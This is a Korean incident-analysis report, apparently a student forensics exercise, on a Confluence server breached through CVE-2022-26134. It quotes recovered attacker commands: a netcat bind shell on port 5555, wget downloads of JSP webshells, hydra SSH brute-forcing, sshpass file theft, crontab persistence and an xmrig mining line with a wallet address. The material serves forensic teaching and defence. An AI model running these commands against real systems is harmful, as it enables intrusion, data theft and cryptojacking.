

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 1/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |



침해사고 분석보고서

팀원: 이석, 정대로, 서민성, 김민재, 서경범

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 2/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

| 침해사고 시스템 정보 | |
|---|--|
| IP 주소 | 192.168.157.137 |
| OS 정보 | Ubuntu 20.04.4 |
| 침해사고 개요 | |
| 침해사고 일자 | 2023년 11월 10일 |
| 침해사고 원인 | atlassian-confluence-7.13.6 버전 CVE-2022-26134 RCE 취약점 존재 |
| 공격 시나리오 순서도 | |
| <pre> graph LR subgraph Phases direction LR A[초기침투] --> B[거점확보] B --> C[권한상승] C --> D[내부정찰] D --> E[내부이동] E --> F[지속실행] F --> G[목표달성] end subgraph Tools_and_Actions direction TB H[Confluence] --> I[Webshell upload] I --> J[infosechack 유저 생성 sudo 권한] J --> K[fscan download] K --> L[fscan 192.168.157.0/24] L --> M[hydra sshpass] M --> N[SSH + Pass] N --> O[내부 서버 ssh 계정 탈취] O --> P[인사DB ssh 접근] P --> Q[netcat Port:5555] Q --> R[인사정보 DB 탈취] R --> S[Bitcoin 채굴] end </pre> | |
| <ol style="list-style-type: none"> 1. 초기 침투 : 피해자 서버에서 취약점이 존재하는 Atlassian confluence 7.13.6이 사용 중 공격자는 취약점을 스캔하여 CVE-2022-26134를 사용하여 공격한 것으로 파악 2. 거점 확보 : 공격자는 내부 서버로 침투하여 웹셸인 Index.jsp, browser.jsp을 업로드 하여 내부 공격을 수행할 준비 완료 3. 권한 상승 : Infosechack을 이용하여 sudo 권한 획득 4. 내부 정찰 : fscan, hydra를 이용하여 내부 정찰 5. 내부 이동 : hydra, sshpass를 이용한 내부 이동 | |


| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 3/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

6. 지속 실행 : 지속 실행을 위해 5555포트 오픈
7. 목표 달성 : 공격자는 stealDB.mdf 파일을 git-core을 통해 탈취

침해사고 분석 결과

1번 공격자가 사용한 취약점 및 해당 취약점을 이용한 행위를 기술하시오.


조사대상 PC에 atlassian-confluence-7.13.6 버전이 사용이 되어 있어 이는 CVE-2022-26134 RCE 취약점이 존재한 것으로 발견이 된다. 공격자는 대외적으로 공개되어 있는 CVE-2022-26134.py를 사용하여 조사대상 PC에 침입된 것으로 판단이 된다.



[그림1] github에 공개된 CVE-2022-26134.py 소스코드

취약점은 HTTP 서버에 영향을 미치는 HTTP 요청의 URL에 배치된 OGNL 주입관련 취약점이며 공격자는 RCE 실행을 위한 exploit 코드를 URL에 삽입하여 인코딩된 형태로 요청된 것으로 보여진다. 이를 이용하여 공격자는 원격으로 명령어 실행 가능하도록 웹shell 업로드, 공격자 계정 생성, 스캐닝 파일 다운로드, 파일 탈취 등 행위할 수 있다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 4/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

| | |
|--|---|
|  <p>[그림2] /app/atlassian-confluence-7.13.6/logs/conf_access_log.2023-1.log</p> | |
| 2번 | 공격자가 조사 대상 서버와의 통신에 사용한 포트 번호를 기술하십시오. (총 3개) |

포트 번호: 139, 5555, 2222

(1) 공격자는 fscan으로 139 포트를 이용하고 있는 ip를 스캔

| | |
|---|--|
| <pre> 1 -m netbios start scan the port: 139 2 start infoscan 3 (icmp) Target 192.168.157.12 is alive 4 (icmp) Target 192.168.157.2 is alive 5 (icmp) Target 192.168.157.128 is alive 6 [*] Icmp alive hosts len is: 3 7 [*] alive ports len is: 0 8 start vulscan 9 已完成 0/0 10 [*] 扫描结束,耗时: 3.046607117s </pre> | |
|---|--|

[그림3] fscan_result_1.txt 파일 내용

(2) 공격자는 Netcat을 사용하여 TCP 포트 5555에서 수신 대기하도록 연결

| | |
|--|--|
| <pre> 461 461 history -a 462 462 sudo apt-get install netcat-traditional 463 463 rm /var/lib/apt/lists/lock;rm /var/cache/apt/archives/lock;rm /var/lib/dpkg/lock* 464 464 sudo apt-get install netcat-traditional 465 465 sudo update-alternatives --config nc 466 466 nc -lvp 5555 -e /bin/sh </pre> | |
|--|--|

[그림4] history를 통한 netcat 사용 흔적 확인

(3) 공격자는 2222 포트를 통해 xmrigr 프로그램 실행됨을 확인

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 5/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

| | |
|---|---|
| <pre> 171983 3354.621544 192.168.157.137 192.168.157.2 DNS 86 Standard query 0x9f6c AAAA xmr.2miners.com OPT 171984 3354.661563 192.168.157.2 192.168.157.137 DNS 102 Standard query response 0x48ff A xmr.2miners.com A 162.19.139.184 171985 3354.662981 192.168.157.2 192.168.157.137 DNS 114 Standard query response 0x9f6c AAAA xmr.2miners.com AAAA 200 171986 3354.664143 192.168.157.137 162.19.139.184 TCP 74 49548 → 2222 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 171987 3354.953012 162.19.139.184 192.168.157.137 TCP 60 2222 → 49548 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 171988 3354.953102 192.168.157.137 162.19.139.184 TCP 54 49548 → 2222 [ACK] Seq=1 Ack=1 Win=64240 Len=0 171989 3354.953541 192.168.157.137 162.19.139.184 TCP 599 49548 → 2222 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=545 171990 3354.953700 162.19.139.184 192.168.157.137 TCP 60 2222 → 49548 [ACK] Seq=1 Ack=546 Win=64240 Len=0 171991 3355.242249 162.19.139.184 192.168.157.137 TCP 461 2222 → 49548 [PSH, ACK] Seq=1 Ack=546 Win=64240 Len=407 </pre> | <pre> > Ethernet II, Src: VMWare_55:8c:ba (00:0c:29:55:8c:ba), Dst: VMWare_e9:14:31 (00:50:56:e9:14:31) > Internet Protocol Version 4, Src: 192.168.157.137, Dst: 192.168.157.2 > User Datagram Protocol, Src Port: 58542, Dst Port: 53 < Domain Name System (query) Transaction ID: 0x9f6c Flags: 0x0100 Standard query Questions: 1 Answer RRs: 0 Authority RRs: 0 Additional RRs: 1 < Queries < xmr.2miners.com: type AAAA, class IN Name: xmr.2miners.com [Name Length: 15] [Label Count: 3] Type: AAAA (IPv6 Address) (28) Class: IN (0x0001) </pre> |
|---|---|

[그림5] 패킷을 통한 192.168.105.51 서버로부터 fscan_amd64.zip 파일 다운로드 확인

| | |
|----|---|
| 3번 | 공격자가 사용한 웹shell의 이름과 경로, 공격자가 해당 웹shell을 이용하여 사용한 행위에 대하여 기술하십시오. |
|----|---|

사용한 웹shell: index.jsp, browser.jsp


웹shell 다운로드 경로: /app/atlassian-confluence-7.13.6/confluence

| | |
|--|--|
| <pre> .]0;root@coopserver01: ~/.....root@coopserver01:~/.....# cd /app/atlassian-confluence-7.13.6/confluence cd /app/atlassian-confluence-7.13.6/confluence .]0;root@coopserver01: /app/atlassian-confluence-7.13.6/confluence.root@coopserver01:/app/atlassian-confluence-7.13.6/confluence# wget -O index.jsp https://raw.githubusercontent.com/tennc/webshell/master/jsp/ProcessBuilder-cmd.jsp wget -O index.jsp https://raw.githubusercontent.com/tennc/webshell/master/jsp/ProcessBuilder-cmd.jsp --2023-10-31 14:14:16-- https://raw.githubusercontent.com/tennc/webshell/master/jsp/ProcessBuilder-cmd.jsp raw.githubusercontent.com (raw.githubusercontent.com) 185.199.111.133, 185.199.108.133, 185.199.110.133, raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443... HTTP 200 OK 1118 (1.1K) [text/plain] 'index.jsp' 0K . 100% 3.62M=0s 2023-10-31 14:14:16 (3.62 MB/s) - 'index.jsp' [1118/1118] .]0;root@coopserver01: /app/atlassian-confluence-7.13.6/confluence.root@coopserver01:/app/atlassian-confluence-7.13.6/confluence# wget -O browser.jsp https://raw.githubusercontent.com/tennc/webshell/master/jsp/jsp_File_browser.jsp wget -O browser.jsp https://raw.githubusercontent.com/tennc/webshell/master/jsp/jsp_File_browser.jsp --2023-10-31 14:14:22-- https://raw.githubusercontent.com/tennc/webshell/master/jsp/jsp_File_browser.jsp raw.githubusercontent.com (raw.githubusercontent.com) 185.199.108.133, 185.199.109.133, 185.199.110.133, raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443... HTTP 200 OK 73484 (72K) [text/plain] 'browser.jsp' </pre> | |
|--|--|

[그림6] Wireshark를 통한 웹shell 다운로드 내역 확인


Confluence 취약점을 이용하여 port 8090을 통해 index.jsp로 접속해본 결과 공격자가 임의로 명령어 실행 가능하다. 이를 이용하여 공격자는 infosechack 계정을 생성하고 192.168.157.1/24 대역을 대상으로 스캐닝 진행, 파일 설치, 파일 탈취 등의 행위를 진행된 것으로 추측이 된다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 6/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |



[그림7] index.jsp를 이용한 Confluence 접속 화면

browser.jsp를 사용하여 /app/atlassian-confluence-7.13.6/confluence 디렉토리 확인 가능하다.



[그림8] browser.jsp를 통해 /app.atlassian-confluence-7.13.6/confluence 경로 확인

| | |
|--|--|
| 4번 | 공격자가 악성 행위를 목적으로 설치 및 실행한 도구의 이름과 기능을 설명하십시오. (총 6개) |
| <p>도구1. hydra</p> <p>기능: 다양한 프로토콜과 서비스에 대한 비밀번호 크래킹(해킹)을 위한 오픈 소스 보안 도구이며,</p> | |

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 7/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

주로 SSH, FTP, HTTP 등의 프로토콜에 대한 무차별 대입 공격(Brute-force attack)을 수행하는데 사용된다. 공격자는 hydra를 통해 인사DB 192.168.157.12를 target으로 지정하여 로그인하기 위한 아이디 및 패스워드를 크래킹 진행하는데 사용된다.

```

/root/.bash_history x +
file:///root/.bash_history
history -a
sudo apt-get install netcat-traditional
rm /var/lib/apt/lists/lock;rm /var/cache/apt/archives/lock;rm /var/lib/dpkg/lock*
sudo apt-get install netcat-traditional
sudo update-alternatives --config nc
nc -lvp 5555 -e /bin/sh
cd /root/바탕화면
ls
chmod 777 fscan_amd64
./fscan_amd64 -h 192.168.157.1/24 -m netbios >> fscan_result_1.txt
history -a
vi fscan_result_1.txt
ls
cat fscan_result_1.txt
apt install hydra -Y
apt install hydra
hydra -v -l admin -P /app/atlassian-confluence-7.13.6/confluence/password_dic.txt 192.168.157.12 ssh > /tmp/hydra_result.txt
ls
cat /tmp/hydra_result.txt

```

[그림9] history를 통한 hydra 사용 로그 확인

도구2. sshpass

기능: 비밀번호를 사용하여 SSH 세션에 자동으로 로그인하기 위한 도구이며, 주로 자동화된 스크립트나 배치 작업에서 SSH 접속 시 인터랙티브한 비밀번호 입력을 자동화하는데 사용된다. 공격자는 sshpass를 통해 크래킹한 아이디 및 패스워드를 사용하여 ssh 세션 연결 후 인사DB로 부터 stealDB1.mdf 탈취한다.

```

/root/.bash_history x GitHub - Xiaoying0/GT x +
file:///root/.bash_history
hydra -v -l admin -P /app/atlassian-confluence-7.13.6/confluence/password_dic.txt 192.168.157.12 ssh > /tmp/hydra_result.txt
ls
cat /tmp/hydra_result.txt
apt install sshpass
sshpass -p admin scp -o StrictHostKeyChecking=no admin@192.168.157.12:/tmp/stealDB1.mdf /tmp/stealDB1.mdf
cd /tmp
ls

```

[그림10] history를 통한 sshpass 사용 로그 확인

도구3. fscan

기능: 공격자는 192.168.157.1/24 대역을 대상으로 fscan을 스캔을 진행하여 target IP를 지정한다. fscan의 결과를 fscan_result_1.txt 파일로 저장된다.

```

열기(O) history.txt
465 465 sudo apt-get install netcat-traditional
466 466 sudo update-alternatives --config nc
466 466 nc -lvp 5555 -e /bin/sh
467 467 cd /root/바탕화면
468 468 ls
469 469 chmod 777 fscan_amd64
470 470 ./fscan_amd64 -h 192.168.157.1/24 -m netbios >> fscan_result_1.txt
471 471 history -a
472 472 vi fscan_result_1.txt

```

[그림11] history를 통한 fscan 실행하여 fscan_result_1.txt 추출 로그 확인

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 8/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

fscan_result1_1.txt 파일 내용 확인 결과 다음과 같다.

```

1 -m netbios start scan the port: 139
2 start infoscan
3 (icmp) Target 192.168.157.12 is alive
4 (icmp) Target 192.168.157.2 is alive
5 (icmp) Target 192.168.157.128 is alive
6 [*] Icmp alive hosts len is: 3
7 [*] alive ports len is: 0
8 start vulscan
9 已完成 0/0
10 [*] 扫描结束,耗时: 3.046607117s

```

[그림12] fscan_result_1.txt 내용 확인

도구4. netcat-traditional

기능: 네트워크 통신을 위한 유틸리티 중 하나로, 간단한 TCP/IP 및 UDP/IP 연결을 생성하고 관리하는 데 사용된다. Netcat을 사용하여 TCP 포트 5555에서 수신 대기하고 /bin/sh 셸 실행되도록 연결한다.

```

461 461 history -a
462 462 sudo apt-get install netcat-traditional
463 463 rm /var/lib/apt/lists/lock;rm /var/cache/apt/archives/lock;rm /var/lib/dpkg/lock*
464 464 sudo apt-get install netcat-traditional
465 465 sudo update-alternatives --config nc
466 466 nc -lvp 5555 -e /bin/sh

```

[그림13] history를 통한 netcat-traditional 사용 로그 확인

도구5. git-core

기능: git은 소스 코드 관리를 위한 분산 버전 관리 시스템이다. 공격자 소유의 원격저장소와 연결하여 내부 서버에서 탈취하고자 하는 파일을 공격자 github 저장소와 remote로 연결하여 피해서버 외부로 보내는데 사용된다.

```

.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# apt-get install -y git-core
apt-get install -y git-core
.....
git-man liberror-perl
.....
git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk
gitweb git-cvs git-mediawiki git-svn
.....
git git-man liberror-perl

```

[그림14] Wireshark를 통한 패킷 HTTP Stream 내역 확인

도구6. xmrig

기능: XMRig는 Monero (XMR) 채굴을 위한 소프트웨어로, CPU 및 GPU를 사용하여 채굴 작업을 수행할 수 있다. 공격자는 xmrig 실행 파일을 피해서버에 설치하여 실행시킨다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 9/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

```


config.json
xmrig
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# ls -al
ls -al
..... 8972
drwxr-xr-x 2 ubune ubune 4096 7... 3 14:56
drwxr-xr-x 22 root root 4096 10... 31 14:40
-rw-r--r-- 1 ubune ubune 150 7... 3 14:56 SHA256SUMS
-rw-r--r-- 1 ubune ubune 2346 7... 3 14:56 config.json
-rwxr-xr-x 1 ubune ubune 916952 7... 3 14:56 xmrig
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# chmod 777 xmrig
chmod 777 xmrig
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# ls -al
ls -al
..... 8972
drwxr-xr-x 2 ubune ubune 4096 7... 3 14:56
drwxr-xr-x 22 root root 4096 10... 31 14:40
-rw-r--r-- 1 ubune ubune 150 7... 3 14:56 SHA256SUMS
-rw-r--r-- 1 ubune ubune 2346 7... 3 14:56 config.json
-rwxr-xr-x 1 ubune ubune 916952 7... 3 14:56 xmrig
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0#
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# echo "28 03 * * * /tmp/server.sh" >> /etc/crontab
echo "28 03 * * * /tmp/server.sh" >> /etc/crontab
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# echo "/tmp/xmrig-6.20.0/xmrig -o xmr.2miners.com:2222 -u
455GrpAExCZVYUrwQJAQPSHuiQ7CkY3FXTQcrW3HQF1essHCvNtNhj82eRcwYu9gqKcB3t8jxNaSGSQrETDn6jvK952 -p x -l /tmp/xmrig_log.txt" >> /tmp/server.sh
echo "/tmp/xmrig-6.20.0/xmrig -o xmr.2miners.com:2222 -u 455GrpAExCZVYUrwQJAQPSHuiQ7CkY3FXTQcrW3HQF1essHCvNtNhj82eRcwYu9gqKcB3t8jxNaSGSQrETDn6jvK952 -p x -l /tmp/xmrig_log.txt" >> /tmp/server.sh
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# history -a
history -a
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# history
history

```

[그림15] Wireshark를 통한 패킷 HTTP Stream 내역 확인

| | |
|----|--------------------------------|
| 5번 | 공격자가 생성한 계정의 이름과 권한 정보를 기술하시오. |
|----|--------------------------------|

생성한 계정: infosechack
 권한: /bin/sh 쉘 사용 가능
 Wireshark를 통해 TCP Stream 내역 확인 결과 infosechack 계정 생성 확인 가능하다.



[그림16] Wireshark를 통해 TCP Stream 내역 확인

피해 서버에 infosechack 계정 생성된 것 확인된다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 10/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

```
Oct 31 14:19:15 coopserver01 groupadd[5361]: group added to /etc/group: name=infosechack, GID=1001
Oct 31 14:19:15 coopserver01 groupadd[5361]: group added to /etc/gshadow: name=infosechack
Oct 31 14:19:15 coopserver01 groupadd[5361]: new group: name=infosechack, GID=1001
Oct 31 14:19:15 coopserver01 useradd[5367]: new user: name=infosechack, UID=1001, GID=1001, home=/home/infosechack, shell=/bin/bash, from=none
Oct 31 14:19:19 coopserver01 passwd[5379]: pam_unix(passwd:chauthtok): password changed for infosechack
Oct 31 14:19:19 coopserver01 passwd[5379]: gkr-pam: couldn't update the login keyring password: no old password was entered
Oct 31 14:19:21 coopserver01 chfn[5380]: changed user 'infosechack' information
Oct 31 14:19:24 coopserver01 usermod[5392]: add 'infosechack' to group 'sudo'
Oct 31 14:19:24 coopserver01 usermod[5392]: add 'infosechack' to shadow group 'sudo'
Oct 31 14:20:10 coopserver01 sudo: root : TTY=unknown ; PWD=/app/atlassian-confluence-7.13.6/confluence ; USER=root ; COMMAND=/usr/bin/apt-get install netcat-1
additional
```

[그림17] /var/log/auth.log.1에 사용자 infosechack 인증 로그 확인

/etc/shadow 파일에 infosechack 계정 생성된 것 확인된다.

```
ubune:x:1000:1000:ubunE,,,:/home/ubune:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
epmd:x:127:134:/:var/run/epmd:/usr/sbin/nologin
postgres:x:128:135:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
infosechack:x:1001:1001:,,,:/home/infosechack:/bin/bash
root@coopserver01:~#
```

[그림18] /etc/shadow 파일에 infosechack 계정 확인

6번 공격자가 피해서버를 대상으로 시도한 취약점 스캐닝기간 및 스캐닝 수행 IP를 서술하시오. (총 2개)

수행 도구:

(1) nikto

스캐닝 기간: 2023-10-31 13:47 ~ 2023-10-31 14:01

스캐닝 수행 IP: 192.168.157.128

